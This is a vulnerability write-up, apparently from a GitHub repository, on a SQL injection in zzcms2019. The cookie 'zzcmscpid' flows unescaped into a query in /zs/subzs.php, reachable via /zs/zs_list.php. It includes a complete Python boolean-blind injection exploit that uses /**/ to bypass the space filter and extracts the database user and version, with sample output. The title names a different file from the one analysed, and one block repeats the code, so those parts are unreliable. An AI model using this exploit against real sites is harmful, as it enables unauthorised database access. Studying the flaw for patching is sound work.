zhuxianjin update zzcms sqli-5 History

1 contributor

144 lines (114 sloc) | 4.77 KB

zzcms2019 SQL injection vulnerability in dl_sendsms.php

Build the test environment locally

You can also download it here： http://www.zzcms.net/about/6.htm

This SQL injection vulnerability exists in line 16 of `/zs/subzs.php` , and the key code is:

```
function showcookiezs($cs){

. . .  . . .

if (!isset($_COOKIE["zzcmscpid"])){
$str="暂无记录";
}else{
$cpid=$_COOKIE["zzcmscpid"];
        if (strpos($cpid,",")>0){
                $cpid=str_replace(" ","",$cpid);
                $cpid=str_replace("deleted","",$cpid);//cookie会出现deleted的情况
                $sql="select id,proname,img from zzcms_main where id in (".$cpid.")";
        }else{
        checkid($cpid);
        $sql="select id,proname,img from zzcms_main where id='$cpid' ";
        }
$n=1;
$str="<table width=100% border=0 cellspacing=0 cellpadding=5><tr>";
$rs=query($sql);
while($row=fetch_array($rs)){
        . . .  . . .
}
$str=$str. "</table>";
$str=$str. "<div style='text-align:center;font-weight:bold'><a href='/zs/zs_list.php?action=ClearCookies'>清空查看记录</a></div>";
}

return $str;
}
```

In `"where id in (".$cpid.")"` , concatenate the cookie's zzcmscpid into the SQL statement without escaping single quotes


Trace back the code to get the calling sequence of related functions, showlabel -> fixed -> showcookiezs-> injection

But the showlabel function can be called from multiple places

```
function showlabel($str){
global $b;//zsshow需要从zs/class.php获取$b; zxshow从s/class.php获取$b;
checkver($str);
//固定标签==========================
$channels=array('ad','zs','dl','zx','pp','job','zh','announce','cookiezs','zsclass','keyword','province','sitecount');
foreach ($channels as $value) {
if (strpos($str,"{#show".$value.":")!==false){
$n=count(explode("{#show".$value.":",$str));//循环之前取值
        for ($i=1;$i<$n;$i++){
        $cs=strbetween($str,"{#show".$value.":","}");
        if ($cs<>''){$str=str_replace("{#show".$value.":".$cs."}",fixed($cs,$value),$str);}      //$cs直接做为一个整体字符串参数传入，调用
        }
}
}
```

From the function definition, it can be seen that the `$str` variable must contain "{#showcookiezs", which means that "{#showcookiezs" exists in the template content.


These are the template files that satisfy the criteria



So you can finally inject it through `/zs/zs_list.php` , because the Spaces in `/zs/subzs.php` are filtered and bypassed by replacing the Spaces with `/**/`

Condition: the backend data of the test environment is empty, you must add the data first, register the account of the company type and then send it to the user center -> for investment promotion

The id of the newly added data starts at 1 (payload and exp can be modified depending on the actual situation), and the payload test page is used to return the results



Return normal, according to the page return results are not the same (F12 source code found different) Boolean blind injection, exp is as follows

```
#coding: utf-8
import requests
import string

url = 'http://{}/zs/zs_list.php'

#header 头，自己根据实际环境做修改
headers = {
'Host':'{}',
'User-Agent':'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0',
'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
'Accept-Language':'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
'Accept-Encoding':'gzip, deflate',
'Content-Type':'application/x-www-form-urlencoded',
'Connection':'keep-alive',
'Cookie':'{}'
}

def Sqli(host,sql):
        global url
        global headers
        url = url.format(host)
        sqli = "ascii(substr(({}),{},1)))={}"
        sqli_2 = "0,(if((({}),1,0)))#"
```

```
        res_data = ""
        s = requests.session()
        i = 1
        while 1:
                tmp_data = res_data
                for c in string.printable:
                        tmp_header = headers['Cookie']
                        sqli_data = sqli_2.format(sqli.format(sql,str(i),ord(c)))
                        sqli_data = sqli_data.replace(' ','/**/')
                        headers['Cookie'] = headers['Cookie'] + "; zzcmscpid=" + sqli_data
                        res = s.get(url, headers=headers)
                        if "onload='resizeimg(60,60,this)'" in res.text: #自己根据实际环境做修改
                                headers['Cookie'] = tmp_header
                                res_data += c
                                print (res_data)
                                break
                        headers['Cookie'] = tmp_header
                i += 1
                if tmp_data == res_data:
                        print ('完成')
                        return

if __name__ == "__main__":
        #设置 host 地址
        host = "127.0.0.1:9000"
        #设置用户 cookie
        user_cookie = "PHPSESSID=89m7nn9g388n5il12dde5cb9kp; UserName=test; PassWord=343b1c4a3ea721b2d640fc8700db0f36"
        sql = "select group_concat(user(),version(),@@version_compile_os)"
        headers['Host'] = headers['Host'].format(host)
        headers['Cookie'] = headers['Cookie'].format(user_cookie)
        Sqli(host,sql)
```

exp 运行结果

```
    global url
    global headers
    url = url.format(host)
    sqli = "ascii(substr(({}),{},1)))={}"
    sqli_2 = "0,(if((({}),1,0)))#"
    res_data = ""
    s = requests.session()
    i = 1
    while 1:
        tmp_data = res_data
        for c in string.printable:
            tmp_header = headers['Cookie']
            sqli_data = sqli_2.format(sqli.format(sql,str(i),ord(c)))
            sqli_data = sqli_data.replace(' ','/**/')
            headers['Cookie'] = headers['Cookie'] + "; zzcmscpid=" + sqli_data
            res = s.get(url, headers=headers)
            if "onload='resizeimg(60,60,this)'" in res.text: #自己根据实际环境做修改
                headers['Cookie'] = tmp_header
                res_data += c
                print (res_data)
                break
            headers['Cookie'] = tmp_header
        i += 1
        if tmp_data == res_data:
            print ('完成')
            return

if __name__ == "__main__":
```

```
root@localhost5.7
root@localhost5.7.
root@localhost5.7.2
root@localhost5.7.26
root@localhost5.7.26o
root@localhost5.7.26os
root@localhost5.7.26osx
root@localhost5.7.26osx1
root@localhost5.7.26osx10
root@localhost5.7.26osx10.
root@localhost5.7.26osx10.9
完成
[Finished in 31.1s]
```

55 lines, 1639 characters selected